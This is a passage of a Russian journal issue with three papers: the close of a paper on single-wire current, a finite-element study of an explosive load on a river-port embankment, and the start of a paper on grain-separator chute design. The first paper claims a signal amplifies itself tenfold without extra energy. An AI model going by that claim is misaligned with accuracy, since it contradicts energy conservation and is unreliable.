


Рис. 4. 1 – генератор синусоидальных сигналов, 2 – мостовой детектор, 3 – уединённый конденсатор, 4 и 5 – переключатели

При длине линии 1 метр прибор показывал 30 микроампер, т.е. при полном угловом размахе шкалы 120° стрелка отклонялась от нулевого деления на 40° . В дальнейшем опыте длина однопроводной линии была увеличена с помощью бухты силового кабеля, растянутого по земле, до 115 метров. Маг-

нитоэлектрический прибор с входным мостовым детектором показал, что линия имеет потери, показания его были 6 микроампер (из наших дальнейших опытов выяснилось, что в линии существуют потери на излучение). Однако при подключении к одной из клемм мостового детектора уединённого

конденсатора – картонного ящика размерами $50 \times 65 \times 90$ см³, обклеенного металлической фольгой, ситуация резко изменилась: стрелка прибора зашкалила за 100 микроампер, и, судя по той скорости, с какой стрелка ушла за шкалу, показания прибора реально были не менее 200 микроампер, т.е. отклонение стрелки от нулевого положения составляло не менее 250° .

Реально эксперимент показал следующее. Информационный электрический сигнал (однопроводный ток), распространяющийся по одному проводу, можно передавать на сотни метров без какого-либо усиления. Кроме того, подключение к концу однопроводной линии уединённого конденсатора приводит к резкому возрастанию величины сигнала, передаваемого по линии, в десятки раз (как в вышеупомянутом эксперименте) без затрат дополнительной энергии.

Такое удивительное физическое явление возможно объяснить, если принять гипотезу, согласно которой однопроводный ток есть продольная Е-радиоволна, распространяющаяся в электропроводной среде – в проводнике. Тогда, в соответствии с формулами (21.24) и (21.25) [4], усиление Е-волны можно объяснить взаимодействием со свободными зарядами проводника.

Мы дополним: чем больше этих зарядов (в нашем случае – в уединённом конденсаторе), тем больше усиление.

Автор [4] ставит вопрос: «Встаёт интересная экспериментальная задача о возможности передачи электромагнитного сигнала в электропроводной среде за счёт продольных волн» [4]. Наш эксперимент показывает, что такая задача может быть решена.

Теперь поразмышляем о том, почему возможно принять гипотезу, в соответствии с которой однопроводный ток есть продольная Е-волна.

В интернете существует множество работ (например, [5]), в которых разъясняется, что продольные радиоволны возникают при сложении в противофазе характеристик двух электро- или радиосигналов, как-то: токов, напряжений, излучений. При сложении в противофазе сами характеристики сигналов компенсируются и становятся величинами неизмеряемыми, но энергия сигналов остаётся неизменной, поскольку является величиной квадратичной и потому не вычитаемой. Что соответствует её закону сохранения. Эта энергия и порождает продольные волны, но уже со свойствами, отличающимися от свойств обычной радиоволны. Физически кажется всё просто, но существуют обстоятельства, осложняющие вышеприведённые рассуждения.

Вопрос о существовании или не существовании продольных волн был поднят ещё в тридцатых годах прошлого века при создании теории квантовой электродинамики: возник целый ряд непреодолимых трудностей из-за отсутствия в лагранжиане поперечного электромагнитного поля производных по времени от скалярного потенциала [6]. Их ввели. Отсюда всё и началось. Производные по времени скалярного потенциала подразумевали существование продольных радиоволн. Так существуют они или не существуют?

Максвелл в своё время отрицал их существование. Вероятно, поэтому длительное время продольные волны среди множества учёных считались «нефизическими». Объяснять это нужно было так: данные волны не существуют в природе, хотя и требуют своего существования при различных расчётах в квантовой электродинамике.

Но вернёмся к нашему однопроводному сигналу. Из экспериментальной части работы [7] известно, что однопроводный сигнал отражается от конца однопроводной линии и образует в ней стоячие волны. Наблюдалось это на частоте 10 мегагерц. В наших опытных линиях при весьма низких частотах и отсутствии трансформаторных обмоток наблюдать этого мы не могли – длины линии не хватало. Но сам процесс отражения волны однопроводного тока синусоидальной формы – он-то существует в однопроводном сигнале – от конца линии приводит к тому, что в линии происходит противофазное сложение однопроводных токов: падающего и отражённого. Именно это явление может породить стоячие волны, как в [7]. Но в то же время, при противофазном сложении переменных токов и возникает «неприкаянная», никуда не исчезающая (согласно своему закону) энергия, отчего и случаются продольные волны.

Таким образом, эти рассуждения и результаты опытов приводят нас к выводу, что в однопроводной линии при определённых условиях может распространяться электрический сигнал (однопроводный ток), при необходимости – простейший по форме (синусоида), но обладающий оригинальными физическими свойствами: интенсивность сигнала зависит не только от его амплитуды, но и от частоты; сигнал может взаимодействовать со свободными зарядами проводящих сред и потому при прохождении через проводник не только не ослабляется, но и самоусиливается; такой сигнал переносит информацию и, в частности, может быть использован в линиях связи. И не только в них (см. [8] – получение тепловой энергии в однопроводных цепях).

Отметим ещё раз, что для достижения таких результатов в экспериментах не было нужды использовать импульсные сигналы, не требовались для этого особые трансформаторы (Тесловские), достаточно было звукового генератора синусоидального сигнала с трансформаторным выходом, а также однопроводной линии, подсоединённой к этому трансформатору.

В результате всего вышесказанного есть основания утверждать следующее: однопроводный ток есть продольная электроволна, распространяющаяся с *самоусилением* в проводнике; фиксируется она измерительными приборами как *производная* по времени напряжения, возникающего в проводнике, если он замкнут.

Заметим ещё раз, что физические свойства, которыми обладает эта субстанция, сулят множество выгод от её использования в технических устройствах.

Список литературы

1. Заев Н.Е., Авраменко С.В., Лисин В.Н. Измерение тока проводимости, возбуждаемого поляризационным током // Журнал русской физической мысли. – 1991. – № 12. – С. 68–81.
2. Заев Н.Е. Однопроводная ЛЭП. Почему спят законы? // Изобретатель и рационализатор. – 1994. – № 10. – С. 8–9.
3. Яворский Б.М., Детлаф А.А. Справочник по физике. – М., Наука, – 1985. – С. 250.
4. Томилин А.К. Основы обобщённой электродинамики // URL: http://www.spbstu.ru/publications/m_v/N_017/Tomilin_01.pdf.
5. Скалярная волна // URL: http://www.interwiki.info/index.php/Скалярная_волна.
6. Хворостенко Н.П. Продольные электромагнитные волны // Известия Высших учебных заведений (Физика). – 1992. – № 3. – С. 24–29.
7. Шипов Г.И., Лобова М.А. Скалярное излучение в вакуумной электродинамике. Теория и эксперимент // «Академия Тринитаризма», М., Эл № 77-6567, публ. 17759, 20.11.2012.
8. Касьянов Г.Т. Генерация тепловой энергии в однопроводной электросхеме // Современные наукоемкие технологии. – 2011. – № 2. – С. 36–39.

УДК 539.3

РЕШЕНИЕ ЗАДАЧИ О СОСРЕДОТОЧЕННОМ УПРУГОМ ВЗРЫВНОМ ВОЗДЕЙСТВИИ В ВИДЕ ДЕЛЬТА ФУНКЦИИ НА НАБЕРЕЖНОЙ РЕЧНОГО ПОРТА С ЗАПОЛНЕННЫМ ВОДНЫМ ОБЪЕКТОМ НА 25 %

Мусаев В.К.

МЭСИ, Москва, e-mail: musayev-vk@yandex.ru

Приводится некоторая информация моделирования безопасности набережной речного порта с заполненным водным объектом на 25 % при сосредоточенном взрывном воздействии в виде дельта функции. Для решения поставленной задачи применяются линейные волновые уравнения механики деформируемого твердого тела. Реализация исследуемой задачи осуществляется с помощью численного моделирования уравнений волновой механики. Для прогноза безопасности сложных объектов по несущей способности при нестационарных волновых воздействиях применяется численное моделирование. На основе метода конечных элементов в перемещениях разработаны: методика, алгоритм, комплекс программ. За основные неизвестные приняты два перемещения и две скорости перемещений в узле конечного элемента. Задачи решаются методом сквозного счета, без выделения разрывов. Линейная динамическая задача с начальными и граничными условиями приведена к системе линейных обыкновенных дифференциальных уравнений с начальными условиями, которая решается по явной двухслойной схеме.

Ключевые слова: набережная речного порта, заполненный водный объект, сосредоточенное вертикальное воздействие, волновое уравнение, волновая теория взрывной безопасности, методика, алгоритм, комплекс программ, сложные объекты, основные неизвестные, перемещение, скорость перемещений, контурное напряжение, компоненты тензора напряжений, метод сквозного счета, дифференциальные уравнения, уравнения в частных производных, прогноз безопасности, несущая способность, прочность

THE SOLUTION OF THE PROBLEM OF CONCENTRATED ELASTIC EXPLOSIVE IMPACT IN THE FORM OF A DELTA FUNCTION ON THE EMBANKMENT OF THE RIVER PORT FILLED WITH WATER OBJECT BY 25 %

Musayev V.K.

MESI, Moscow, e-mail: musayev-vk@yandex.ru

Provides a bit of information modeling safety of the embankment of the river port filled with water object by 25 % when concentrated explosive impact in the form of a Delta function. To solve the set tasks apply linear wave equations of solid mechanics. The implementation of the investigated problem by using numerical simulation of the equations of wave mechanics. To predict the safety of complex objects on the bearing capacity under non-stationary wave influences applied numerical modeling. On the basis of the finite element method in the movement developed: methods, algorithm, complex programs. For the main unknown taken of two moves and two speeds of displacement at node finite element. Problems are solved by a method of capturing, without isolation gaps. Linear dynamic problem with initial and boundary conditions are given to the system of linear ordinary differential equations with the initial conditions, which is solved using an explicit two-layer scheme.

Keywords: embankment of the river port, filled with water object, centered vertical impact, wave equation, wave theory explosive safety, technique, algorithm, complex programs, complex objects, the main unknown, displacement, velocity, displacement, contour the stress components of the stress tensor, the pass-through accounts, differential equations, partial differential equations, prediction of safe bearing capacity, strength

Постановка задачи

Рассмотрим задачу о взрывном воздействии на сооружение, которое находится в грунтовой и водной средах.

Рассмотрим некоторое тело, состоящее из двух разных областей $\Gamma^{(1)}$ (водная среда) и $\Gamma^{(2)}$ (грунтовая среда) (рис. 1). Для решения задачи о моделировании волн напряжений в упругих деформируемых средах рассмотрим некоторое тело $\Gamma^{(1)}$ в прямоугольной декартовой системе координат XOY , которому в начальный момент времени $t=0$ сообщается механическое воздействие. Предположим, что тело $\Gamma^{(1)}$ изготовлено из деформируемой водной среды и является однородным изотропным материалом, подчиняющимся упругому закону Гука при малых упругих деформациях. Если в деформируемом твердом теле, предположим, что поперечная скорость распро-

странения равна нулю, то можно получить уравнения состояния для водной среды.




Рис. 1. Некоторое тело, состоящее из двух разных областей $\Gamma^{(1)}$ и $\Gamma^{(2)}$ в прямоугольной декартовой системе координат XOY

Точные уравнения двумерной плоской нестационарной динамической теории упругости для области $\Gamma^{(1)}$ имеют вид

$$\begin{aligned} \frac{\partial \sigma_x^{(1)}}{\partial x} &= \rho^{(1)} \frac{\partial^2 u^{(1)}}{\partial t^2}, \quad \frac{\partial \sigma_y^{(1)}}{\partial y} = \rho^{(1)} \frac{\partial^2 v^{(1)}}{\partial t^2}, \\ (x, y) &\in \Gamma^{(1)}, \\ \sigma_x^{(1)} &= \rho^{(1)} C_p^{(2(1))} \varepsilon_x^{(1)} + \rho^{(1)} C_p^{(2(1))} \varepsilon_y^{(1)}, \\ \sigma_y^{(1)} &= \rho^{(1)} C_p^{(2(1))} \varepsilon_y^{(1)} + \rho^{(1)} C_p^{(2(1))} \varepsilon_x^{(1)}, \\ \varepsilon_x^{(1)} &= \frac{\partial u^{(1)}}{\partial x}, \quad \varepsilon_y^{(1)} = \frac{\partial v^{(1)}}{\partial y}, \\ (x, y) &\in (\Gamma^{(1)} \cup S^{(1)}), \end{aligned} \quad (1)$$

где $\sigma_x^{(1)}$ и $\sigma_y^{(1)}$ – компоненты тензора упругих напряжений; $\varepsilon_x^{(1)}$ и $\varepsilon_y^{(1)}$ – компоненты тензора упругих деформаций; $u^{(1)}$ и $v^{(1)}$ – составляющие вектора упругих перемещений вдоль осей ОХ и ОУ соответственно; $\rho^{(1)}$ – плотность материала; $C_p^{(1)}$ – скорость продольной упругой волны; $S^{(1)} (S^{(1)}_1 \cup S^{(1)}_2)$ – граничный контур тела $\Gamma^{(1)}$.

Систему (1) в области, занимаемой телом $\Gamma^{(1)}$, следует интегрировать при начальных и граничных условиях.

Точные уравнения двумерной плоской нестационарной динамической теории упругости для области $\Gamma^{(2)}$ имеют вид

$$\begin{aligned} \frac{\partial \sigma_x^{(2)}}{\partial x} + \frac{\partial \tau_{xy}^{(2)}}{\partial y} &= \rho^{(2)} \frac{\partial^2 u^{(2)}}{\partial t^2}, \\ \frac{\partial \tau_{yx}^{(2)}}{\partial x} + \frac{\partial \sigma_y^{(2)}}{\partial y} &= \rho^{(2)} \frac{\partial^2 v^{(2)}}{\partial t^2}, \quad (x, y) \in \Gamma^{(2)}, \\ \sigma_x^{(2)} &= \rho^{(2)} C_p^{(2(2))} \varepsilon_x^{(2)} + \rho^{(2)} (C_p^{(2(2))} - 2C_s^{(2(2))}) \varepsilon_y^{(2)}, \\ \sigma_y^{(2)} &= \rho^{(2)} C_p^{(2(2))} \varepsilon_y^{(2)} + \rho^{(2)} (C_p^{(2(2))} - 2C_s^{(2(2))}) \varepsilon_x^{(2)}, \\ \tau_{xy}^{(2)} &= \rho^{(2)} C_s^{(2(2))} \gamma_{xy}^{(2)}, \quad \varepsilon_x^{(2)} = \frac{\partial u^{(2)}}{\partial x}, \\ \varepsilon_y^{(2)} &= \frac{\partial v^{(2)}}{\partial y}, \\ \gamma_{xy}^{(2)} &= \frac{\partial u^{(2)}}{\partial y} + \frac{\partial v^{(2)}}{\partial x}, \quad (x, y) \in (\Gamma^{(2)} \cup S^{(2)}), \end{aligned} \quad (2)$$

где $\sigma_x^{(2)}$, $\sigma_y^{(2)}$ и $\tau_{xy}^{(2)}$ – компоненты тензора упругих напряжений; $\varepsilon_x^{(2)}$, $\varepsilon_y^{(2)}$ и $\gamma_{xy}^{(2)}$ – компоненты тензора упругих деформаций;

$u^{(2)}$ и $v^{(2)}$ – составляющие вектора упругих перемещений вдоль осей ОХ и ОУ соответственно; $\rho^{(2)}$ – плотность материала; $C_p^{(2)}$ – скорость продольной упругой волны; $C_s^{(2)}$ – скорость поперечной упругой волны; $S^{(2)} (S^{(2)}_1 \cup S^{(2)}_2)$ – граничный контур тела $\Gamma^{(2)}$.

Систему (2) в области, занимаемой телом $\Gamma^{(2)}$, следует интегрировать при начальных и граничных условиях.

В работах [1–10] приведена информация о моделировании нестационарных волн напряжений в объектах сложной формы с помощью разработанного и применяемого численного метода, алгоритма и комплекса программ.

Численное решение двумерной плоской динамической задачи теории упругости

Для решения двумерной плоской нестационарной динамической задачи теории упругости с начальными и граничными условиями – используем метод конечных элементов в перемещениях.

Принимая во внимание определение матрицы жесткости, вектора инерции и вектора внешних сил для тела Γ , записываем приближенное значение уравнения движения в нестационарной теории упругости

$$\bar{H} \ddot{\vec{\Phi}} + \bar{K} \vec{\Phi} = \vec{R}, \quad \vec{\Phi}|_{t=0} = \vec{\Phi}_0, \quad \dot{\vec{\Phi}}|_{t=0} = \dot{\vec{\Phi}}_0, \quad (3)$$

где $\bar{H}$ – матрица инерции; $\bar{K}$ – матрица жесткости; $\vec{\Phi}$ – вектор узловых упругих перемещений; $\dot{\vec{\Phi}}$ – вектор узловых упругих скоростей перемещений; $\ddot{\vec{\Phi}}$ – вектор узловых упругих ускорений; $\vec{R}$ – вектор узловых упругих внешних сил.

Интегрируя по временной координате соотношение (3) с помощью конечно-элементного варианта метода Галеркина, получим двумерную явную двухслойную конечноэлементную линейную схему в перемещениях для внутренних и граничных узловых точек

$$\begin{aligned} \vec{\Phi}_{i+1} &= \vec{\Phi}_i + \Delta t \bar{H}^{-1} (-\bar{K} \vec{\Phi}_i + \vec{R}_i), \\ \vec{\Phi}_{i+1} &= \vec{\Phi}_i + \Delta t \ddot{\vec{\Phi}}_{i+1} \end{aligned} \quad (4)$$

Основные соотношения метода конечных элементов в перемещениях получены с помощью принципа возможных перемещений и конечноэлементного варианта метода Галеркина.

Шаг по временной переменной Δt определяем из следующего соотношения

$$\Delta t = k \frac{\min \Delta l_i}{C_p} \quad (i=1, 2, 3, \dots, r), \quad (5)$$

где Δl – длина стороны конечного элемента.




Рис. 2. Постановка задачи о сосредоточенном упругом взрывном воздействии на набережной речного порта с заполненным водным объектом на 25 %

Результаты численного эксперимента показали, что при $k = 0,5$ обеспечивается устойчивость явной двухслойной схемы.

Информация о математической точности и физической достоверности разработанного численного метода, алгоритма и комплекса программ приведена в следующих работах [1–4].

Решение задачи о сосредоточенном взрывном воздействии на набережной речного порта с заполненным водным объектом на 25 %

Рассмотрим задачу о сосредоточенном упругом взрывном воздействии (рис. 3) на набережной речного порта с заполненным водным объектом на 25 % (рис. 2).

В точке D приложено нормальное воздействие σ_y , которое при $0 \leq n \leq 10$ ($n = t / \Delta t$) изменяется линейно от 0 до P, при $11 \leq n \leq 20$ изменяется P до 0 ($P = \sigma_0$, $\sigma_0 = -0,1$ МПа). Граничные условия для контура EFGHA при $t > 0$ $u = v = \dot{u} = \dot{v} = 0$. Отраженные волны от контура EFGHA не доходят до исследуемых точек при $0 \leq n \leq 200$. Контур EDCBA свободен от нагрузок, кроме точки D, где приложено сосредоточенное взрывное воздействие. На границе BIN приняты условия непрерывности перемещений. Для области CDEFGHIB приняты следующие исходные данные: $H = \Delta x = \Delta y$; $\Delta t = 1,393 \times 10^{-6}$ с; $E = 3,15 \times 10^4$ МПа; $\nu = 0,2$; $\rho = 0,255 \times 10^4$ кг/м³;

$C_p = 3587$ м/с; $C_s = 2269$ м/с. Для области ABIN приняты следующие исходные данные: $H = \Delta x = \Delta y$; $\Delta t = 1,327 \times 10^{-5}$ с; $\rho = 1,025 \times 10^3$ кг/м³; $C_p = 1530$ м/с. В расчетах принимается минимальный шаг по времени, то есть $\Delta t = 1,393 \times 10^{-6}$ с. Исследуемая расчетная область имеет 20402 узловые точки. Решается система уравнений из 81608 неизвестных.




Рис. 3. Взрывное воздействие для задачи с заполненным водным объектом на 25 %

На рис. 4–7 показано изменение упругого контурного напряжения $\bar{\sigma}_k$ ($\bar{\sigma}_k = \sigma_k / |\sigma_0|$) во времени n в точках A1–A4 (рис. 2), находящихся на свободной поверхности упругой полуплоскости.




Рис. 4. Изменение упругого контурного напряжения $\bar{\sigma}_k$ во времени $t/\Delta t$ в точке A1 в задаче с заполненным водным объектом на 25 %




Рис. 5. Изменение упругого контурного напряжения $\bar{\sigma}_k$ во времени $t/\Delta t$ в точке A2 в задаче с заполненным водным объектом на 25 %




Рис. 6. Изменение упругого контурного напряжения $\bar{\sigma}_k$ во времени $t/\Delta t$ в точке A3 в задаче с заполненным водным объектом на 25 %




Рис. 7. Изменение упругого контурного напряжения $\bar{\sigma}_k$ во времени $t/\Delta t$ в точке A4 в задаче с заполненным водным объектом на 25 %

Выводы

Заполненный водный объект на 25 % изменяет величину упругого растягивающего контурного напряжения $\bar{\sigma}_k$ в 1,00 раз. Заполненный водный объект на 25 % изменяет величину упругого сжимающего контурного напряжения $\bar{\sigma}_k$ в 1,00 раз. Заполненный водный объект на 25 % изменяет величину упругого растягивающего нормального напряжения $\bar{\sigma}_x$ в 1,00 раз. Заполненный водный объект на 25 % изменяет величину упругого сжимающего нормального напряжения $\bar{\sigma}_x$ в 1,00 раз.

Список литературы

1. Мусаев В.К. Численное, аналитическое и экспериментальное решение задачи о концентрации нестационарных динамических напряжений в свободном круглом отверстии // Вестник Российского университета дружбы народов. Серия проблемы комплексной безопасности. – 2008. – № 4. – С. 67–71.
2. Мусаев В.К. Вычислительный эксперимент в задачах моделирования нестационарных волн напряжений в областях сложной формы // Исследования по теории сооружений. – 2010. – № 2. – С. 138–149.
3. Мусаев В.К. О достоверности результатов математического моделирования нестационарных волн напряжений в объектах сложной формы // Строительная механика инженерных конструкций и сооружений. – 2014. – № 3. – С. 71–76.

4. Мусаев В.К. О достоверности компьютерного моделирования нестационарных упругих волн напряжений в деформируемых телах сложной формы // Международный журнал прикладных и фундаментальных исследований. – 2014. – № 11. – С. 10–14.
5. Мусаев В.К. Моделирование безопасности по несущей способности дымовых труб с основанием при взрыве атомной бомбы в Нагасаки // Международный журнал прикладных и фундаментальных исследований. – 2014. – № 12. – С. 198–203.
6. Мусаев В.К. Моделирование нестационарных упругих волн напряжений в деформируемых областях с помощью метода конечных элементов в перемещениях // Современные наукоемкие технологии. – 2014. – № 12 (1). – С. 28–32.
7. Мусаев В.К. Моделирование нестационарных упругих волн напряжений в деформируемой среде на поверхности полуплоскости при взрывном воздействии в объекте хранения опасных веществ // Успехи современного естествознания. – 2015. – № 1 (часть 1). – С. 84–87.
8. Мусаев В.К. Математическое моделирование поверхностных волн напряжений в задаче Лэмба при воздействии в виде дельта функции // Международный журнал прикладных и фундаментальных исследований. – 2015. – № 2 (часть 1). – С. 25–30.
9. Мусаев В.К. Численное моделирование вертикального сосредоточенного упругого импульсного воздействия в виде дельта функции на границе воздушной и твердой среды с полостью в виде прямоугольника (соотношение ширины к высоте один к пятнадцати) // Международный журнал прикладных и фундаментальных исследований. – 2015. – № 2 (часть 2). – С. 220–223.
10. Мусаев В.К. Определение нестационарного напряженного состояния при вертикальном сосредоточенном взрывном воздействии на набережной речного порта с незаполненным водным объектом // Современные наукоемкие технологии. – 2015. – № 2. – С. 88–92.

УДК 631.362.3

ОБОСНОВАНИЕ КОНСТРУКЦИОННО-ТЕХНОЛОГИЧЕСКИХ ПАРАМЕТРОВ УСТРОЙСТВА ВВОДА ЗЕРНОВОЙ СМЕСИ В ПНЕВМОСЕПАРИРУЮЩИЙ КАНАЛ

Саитов А.В., Фарафонов В.Г., Саитов В.Е.*ФГБОУ ВПО «Вятская государственная сельскохозяйственная академия», Киров,
e-mail: vicsait-valita@e-kirov.ru*

Представлен энергетический анализ движения зерновки по устройству ввода (скатной доске), состоящего из наклонной плоскости, оканчивающейся горизонтальным участком. Проведен графический анализ зависимости длины скатной доски от угла ее наклона относительно горизонтали при скорости ввода зернового материала в пневмосепарирующий канал (ПСК) 0,5 м/с и зависимости длины скатной доски с углом ее наклона относительно горизонтали 35° от скорости ввода зернового материала в ПСК при разных коэффициентах трения зерновки о поверхность скатной доски. Проведенный анализ по обоснованию конструктивно-технологических параметров устройства ввода зерновой смеси в ПСК позволяет сократить затраты на проведение экспериментов при создании и проектировании новых зерноочистительных машин.

Ключевые слова: зерновой ворох, скорость витания частиц, коэффициент парусности частицы, устройство ввода зерновой смеси, пневмосепарирующий канал, пневматический сепаратор

JUSTIFICATION OF STRUCTURAL AND TECHNOLOGICAL INPUT DEVICE SETTINGS GRAIN MIXES IN THE AIR CHANNEL

Saitov A.V., Farafonov V.G., Saitov V.E.*Vyatka State Agricultural Academy, Kirov, e-mail: vicsait-valita@e-kirov.ru*

Shows the energy flow analysis weevil on the input device (pitched board), consisting of an inclined plane terminating horizontal section. An graphical analysis of the length of ramp boards from the corner of its inclination relative to the horizontal at a rate of input grain material in UCS 0,5 m/s depending on the length of the sloping board with an angle of inclination relative to the horizontal speed of 35° grain material entering the UCS for different friction coefficients weevil on the surface sloping board. The analysis to substantiate the construction-technological parameters of input devices cereal mixture in UCS can reduce the costs of experiments in the creation and design of new grain-cleaning machines.

Keywords: grain heap, weighing speed in the air stream of particles, factor sail particles, an input device of the cereal mixture, air channel, pneumatic separator

Немаловажное значение на качество пневмосепарации оказывают конструкционные особенности устройств ввода зерновой смеси в пневмосепарирующий канал (ПСК). По способу ввода зерновой смеси в ПСК данные устройства подразделяются на пассивные и активные [1].

К активным устройствам для ввода зернового материала в ПСК можно отнести питающие валики, разбрасывающие диски. Недостатком этих устройств следует считать усложнение конструкции воздушной системы зерноочистительной машины, увеличение травмируемости зернового материала и увеличение энергопотребления.

К пассивным устройствам ввода можно отнести скатные доски с различным углом наклона и сетки, установленные наклонно и непосредственно в ПСК. Данные устройства имеют простую конструкцию и небольшие габаритные размеры, не требуют дополнительного привода. Однако применение сеток неэффективно и сдерживается в основном из-за того, что в процессе сепарации зерновой смеси они засоряются, что приводит в дальнейшем к снижению качества очистки зерна.

Наиболее широкое применение нашел способ ввода зерновой смеси в ПСК с помощью скатных досок (наклонной плоскости). Скатная доска проста по устройству, не требует механизма привода, имеет небольшие габариты. Данный способ ввода материала в канал значительно упрощает конструкцию пневмосепаратора. Поэтому в предлагаемых для производства зерноочистительных машинах применен способ ввода зерновой смеси в ПСК с помощью скатной доски [2, 3, 4, 5, 6, 7].

В то же время в научной и технической литературе недостаточно информации по выбору рациональных конструктивно-технологических параметров рассматриваемого устройства ввода зернового материала в ПСК.

Анализ движения зерновки по устройству ввода

Рассмотрим движение единичной частицы по наклонной поверхности устройства ввода зернового материала в ПСК. На частицу, которая поступает из приемно-загрузочного бункера на наклонную поверхность устройства ввода, действуют сила $\vec{G}$ тяжести, сила $\vec{F}_{\text{тр}}$ трения зерновки о на-

клонную стенку и реакция силы $\vec{N}_1$ нормального давления зерновки на наклонную плоскость. Перед вводом в ПСК частица движется по горизонтальному участку, которое обуславливает в нем улучшение разрыхления зернового потока. На данном горизонтальном участке на частицу также действуют сила $\vec{G}$ тяжести, сила $\vec{F}_{mp2}$ трения зерновки о стенку и реакция силы $\vec{N}_2$ нормального давления зерновки на стенку (рис. 1).

Для движущей частицы по устройству ввода, имеющий наклонную плоскость и переходящий в конце на горизонтальный участок, закон сохранения энергии имеет вид

$$E_n = A_1 + A_2 + E_k, \quad (1)$$

где E_n – потенциальная энергия частицы, Дж;

A_1 – работа, затрачиваемая на преодоление силы $\vec{F}_{mp1}$ трения при скатывании частицы по наклонной плоскости, Дж;

A_2 – работа, затрачиваемая на преодоление силы $\vec{F}_{mp2}$ трения при движении частицы по горизонтальному участку, Дж;

E_k – кинетическая энергия частицы на выходе из горизонтального участка устройства ввода, Дж.

Тогда выражение (1) с учетом действующих сил на частицу, длины L наклонной плоскости, длины l горизонтального участка и высоты H наклонной плоскости отно-

сительно горизонтального участка представляется в виде:

